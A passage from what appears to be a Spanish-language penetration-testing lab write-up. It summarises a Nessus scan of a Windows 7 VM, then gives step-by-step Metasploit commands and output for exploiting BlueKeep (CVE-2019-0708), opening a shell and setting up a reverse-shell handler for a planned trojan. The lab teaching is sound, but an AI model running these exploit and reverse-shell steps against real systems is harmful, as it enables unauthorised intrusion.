se inicie.



El resultado del escaneo nos muestra:
3 vulnerabilidades críticas, 5 graves, 10 medias, 2 bajas y 55 informativas.




Seleccionando “Vulnerabilities” nos detallan las distintas vulnerabilidades.



Vulnerabilidades críticas:


CVE 2011-0657



Reference Information

MSFT: MS11-030
BID: 47242
IAVA: 2011-A-0039-S
MSKB: 2509553, 2509553
CVE: CVE-2011-0657


CVE 2019-0708 (Bluekeep)




Reference Information

BID: 108273
CEA-ID: CEA-2020-0129, CEA-2019-0326, CEA-2019-0700
CISA-KNOWN-EXPLOITED: 2022/05/03
CVE: CVE-2019-0708

CVE 2004-2761, CVE 2005-4900




CVE 2016-2183




3.2- Explotación de la máquina Windows 7

Abrimos el programa Metasploit con los comandos “sudo msfdb init && msfconsole”.




Buscamos un exploit para la una de las vulnerabilidades críticas que encontramos con el programa Nessus. Elegimos la CVE 2019-0708 (Bluekeep). Para ello ponemos “search cve” seguido de espacio y el número de vulnerabilidad.




Elegimos el exploit 3 y lo activamos poniendo “use” seguido del exploit.

Observamos la configuración del exploit poniendo “show options”.




Observamos que nos falta por definir la IP de la máquina a explotar (RHOST). Para ello, escribimos los siguientes comandos:
“set RHOST (IP de la máquina Windows 7)”.

Buscamos las diferentes targets con “show targets”



Elegimos la target 2 que es para windows y compatible con la máquina de Virtualbox. Para activarla ponemos “set target” seguido del número que hayamos elegido.



Revisamos de nuevo las opciones de configuración con “show options” para comprobar que se configuraron la IP de la máquina a explotar y la target elegida.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS           192.168.1.151    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT            3389             yes       The target port (TCP)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.165    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
```

Después vamos a buscar los payloads disponibles para la explotación de la máquina. Para ello escribimos “show payloads”.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show payloads

Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank    Check  Description
   -   ----                                              ---------------  ----    -----  -----------
   0   payload/generic/custom                            .                normal  No     Custom Payload
   1   payload/generic/shell_bind_aws_ssm                .                normal  No     Command Shell, Bind SSM (via AWS API)
   2   payload/generic/shell_bind_tcp                    .                normal  No     Generic Command Shell, Bind TCP Inline
   3   payload/generic/shell_reverse_tcp                 .                normal  No     Generic Command Shell, Reverse TCP Inline
   4   payload/generic/ssh/interact                      .                normal  No     Interact with Established SSH Connection
   5   payload/windows/x64/custom/bind_ipv6_tcp          .                normal  No     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager
   6   payload/windows/x64/custom/bind_ipv6_tcp_uuid     .                normal  No     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager with U
UID Support
   7   payload/windows/x64/custom/bind_named_pipe        .                normal  No     Windows shellcode stage, Windows x64 Bind Named Pipe Stager
   8   payload/windows/x64/custom/bind_tcp               .                normal  No     Windows shellcode stage, Windows x64 Bind TCP Stager
   9   payload/windows/x64/custom/bind_tcp_rc4           .                normal  No     Windows shellcode stage, Bind TCP Stager (RC4 Stage Encryption,
Metasm)
   10  payload/windows/x64/custom/bind_tcp_uuid          .                normal  No     Windows shellcode stage, Bind TCP Stager with UUID Support (Wind
ows x64)
   11  payload/windows/x64/custom/reverse_http           .                normal  No     Windows shellcode stage, Windows x64 Reverse HTTP Stager (winine
t)
   12  payload/windows/x64/custom/reverse_https          .                normal  No     Windows shellcode stage, Windows x64 Reverse HTTP Stager (winine
t)
   13  payload/windows/x64/custom/reverse_named_pipe     .                normal  No     Windows shellcode stage, Windows x64 Reverse Named Pipe (SMB) St
ager
   14  payload/windows/x64/custom/reverse_tcp            .                normal  No     Windows shellcode stage, Windows x64 Reverse TCP Stager
   15  payload/windows/x64/custom/reverse_tcp_rc4        .                normal  No     Windows shellcode stage, Reverse TCP Stager (RC4 Stage Encryptio
n, Metasm)
   16  payload/windows/x64/custom/reverse_tcp_uuid       .                normal  No     Windows shellcode stage, Reverse TCP Stager with UUID Support (W
indows x64)
```


Elegimos un payload, en este caso el “payload/generic/shell_bind_tcp”.

```
3   payload/generic/shell_reverse_tcp
```


Lo activamos poniendo “set payload” seguido del número elegido.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set payload 2
payload ⇒ generic/shell_bind_tcp
```

Nos disponemos a realizar la explotación de la máquina, para ello escribimos el comando “exploit”.




La explotación funcionó, ya estamos dentro de la máquina windows 7 y lo comprobamos con el comando “ipconfig” comprobando así que estamos con la IP de la máquina víctima.




3.3- Crear troyano y subirlo a Windows7

Abrimos Metasploit en otra terminal con los comandos “sudo msfdb init && msfconsole”



Buscamos exploits con multihandler poniendo los comandos “search multi handler”



Usamos el exploit 5 (multi handler). Para ello ponemos “use” seguido del exploit elegido.

```
msf6 > use 5
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options
```

Miramos las opciones con “show options”

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.
```

Nos falta configurar la IP de nuestra máquina linux. La configuramos con los comandos “set LHOST” seguido de espacio y la IP

```
msf6 exploit(multi/handler) > set LHOST 192.168.1.165
LHOST ⇒ 192.168.1.165
```

Volvemos a revisar las configuraciones.

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.165    yes       The listen address (an interface may b
